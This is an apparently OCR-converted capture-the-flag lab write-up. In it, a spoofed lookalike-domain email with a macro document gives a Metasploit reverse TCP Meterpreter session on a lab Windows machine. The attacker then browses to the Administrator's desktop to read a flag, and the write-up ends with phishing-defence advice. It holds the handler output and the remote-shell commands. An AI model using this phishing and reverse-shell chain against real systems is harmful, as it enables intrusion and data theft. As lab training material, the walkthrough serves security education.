
From info@socnas.thm

To marta@socmas.thm

Subject Gfit Wrapping Quota Not Met : Termination Imminent

msf.docm
84KB


- *So as she clicked the mail, I was in her system.*
- *You can see the attached screenshots!!!...*




```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.27.50:8888
[*] Sending stage (177734 bytes) to 10.10.44.126
[*] Meterpreter session 1 opened (10.10.27.50:8888 -> 10.10.44.126:
50068) at 2024-12-19 07:12:28 +0000

meterpreter >
```

Now as per the event is concerned we need to do the following task .....

What is the flag value inside the `flag.txt` file that's located on the Administrator's desktop?




```
meterpreter > cd C:/
meterpreter > dir
Listing: C:\
============

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
040777/rwxrwx     0       dir   2024-03-28 13:19:33 +00    $Recycle.Bin
rwx                             00
100666/rw-rw-     1       fil   2018-09-15 08:12:30 +01    BOOTNXT
rw-                             00
040777/rwxrwx     8192    dir   2021-03-17 15:33:32 +00    Boot
rwx                             00
040777/rwxrwx     0       dir   2018-11-14 16:10:15 +00    Documents and Settings
rwx                             00
040777/rwxrwx     0       dir   2018-11-14 06:56:18 +00    EFI
rwx                             00
040777/rwxrwx     0       dir   2020-05-13 18:58:09 +01    PerfLogs
rwx                             00
040555/r-xr-x     20480   dir   2024-11-12 04:34:35 +00    Program Files
r-x                             00
040777/rwxrwx     8192    dir   2024-12-10 22:51:19 +00    Program Files (x86)
rwx                             00
040777/rwxrwx     4096    dir   2024-03-27 21:18:36 +00    ProgramData
rwx                             00
040777/rwxrwx     4096    dir   2024-03-26 17:14:30 +00    Python312
rwx                             00
040777/rwxrwx     0       dir   2021-03-17 14:57:36 +00    Recovery
rwx                             00
040777/rwxrwx     4096    dir   2021-03-17 15:14:52 +00    System Volume Informati
rwx                             00                         on
040555/r-xr-x     4096    dir   2024-05-09 17:59:29 +01    Users
r-x                             00
040777/rwxrwx     16384   dir   2024-03-26 17:14:15 +00    Windows
rwx                             00
100444/r--r--     408686  fil   2021-03-17 15:23:51 +00    bootmgr
r--                             00
000000/------     0       fif   1970-01-01 01:00:00 +01    pagefile.sys
---                             00
040777/rwxrwx     12288   dir   2024-11-12 04:17:19 +00    xampp
rwx                             00
```



```
meterpreter > cd Users
meterpreter > dir
Listing: C:\Users
=================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
040777/rwxrwxrwx  12288  dir   2024-12-10 22:46:16 +0000  Administrator
040777/rwxrwxrwx  0      dir   2018-09-15 08:28:48 +0100  All Users
040555/r-xr-xr-x  8192   dir   2021-03-17 14:58:07 +0000  Default
040777/rwxrwxrwx  0      dir   2018-09-15 08:28:48 +0100  Default User
040555/r-xr-xr-x  4096   dir   2018-12-12 07:45:15 +0000  Public
100666/rw-rw-rw-  174    fil   2018-09-15 08:16:48 +0100  desktop.ini

meterpreter > cd desktop.ini
[-] stdapi_fs_chdir: Operation failed: The directory name is invalid.
meterpreter > cd Administrator\\
meterpreter > dir
Listing: C:\Users\Administrator
===============================

Mode            Size     Type  Last modified          Name
----            ----     ----  -------------          ----
040555/r-xr-x   0        dir   2021-03-17 15:13:27 +0  3D Objects
r-x                            000
040777/rwxrwx   0        dir   2018-11-14 16:17:25 +0  AppData
rwx                            000
040777/rwxrwx   0        dir   2021-03-17 15:00:03 +0  Application Data
rwx                            000
040555/r-xr-x   0        dir   2021-03-17 15:13:27 +0  Contacts
r-x                            000
040777/rwxrwx   0        dir   2021-03-17 15:00:03 +0  Cookies
rwx                            000
040555/r-xr-x   4096     dir   2024-11-12 04:42:01 +0  Desktop
```

- Now finally to Desktop which will lead us to the ***flag.txt***



```
meterpreter > cd Desktop\\
meterpreter > dir
Listing: C:\Users\Administrator\Desktop
=======================================

Mode            Size  Type  Last modified          Name
----            ----  ----  -------------          ----
100666/rw-rw-   527   fil   2016-06-21 16:36:17 +010  EC2 Feedback.website
rw-                         0
100666/rw-rw-   554   fil   2016-06-21 16:36:23 +010  EC2 Microsoft Windows Gu
rw-                         0                         ide.website
100666/rw-rw-   282   fil   2021-03-17 15:13:27 +000  desktop.ini
rw-                         0
100666/rw-rw-   23    fil   2024-11-12 03:42:45 +000  flag.txt
rw-                         0

meterpreter > cat flag.txt
meterpreter > cat flag.txt
THM{PHISHING_CHRISTMAS}meterpreter > █
```

Security Assessment and Awareness

Marta May Ware's Incident

Despite her efforts to maintain strong security, Marta's system was compromised due to a successful phishing attack. McSkidy's quick incident response minimized damage, but the attack highlighted areas for improvement.

Improving Security

1. **Employee Training**:
   - Conduct regular phishing awareness training.
   - Teach users to identify suspicious emails and links.
2. **System Hardening**:
   - Disable macros by default in MS Office.
   - Use email filtering to detect and block phishing emails.
3. **Phishing Exercises**:
   - Conduct simulated phishing attacks to assess employee vigilance.
   - Provide feedback and training based on results.

Summary

This exercise demonstrated the lifecycle of a phishing attack using malicious macros. The attack emphasized the importance of raising cybersecurity awareness and implementing robust defense mechanisms. By understanding these methods, organizations can better defend against social engineering and phishing attacks.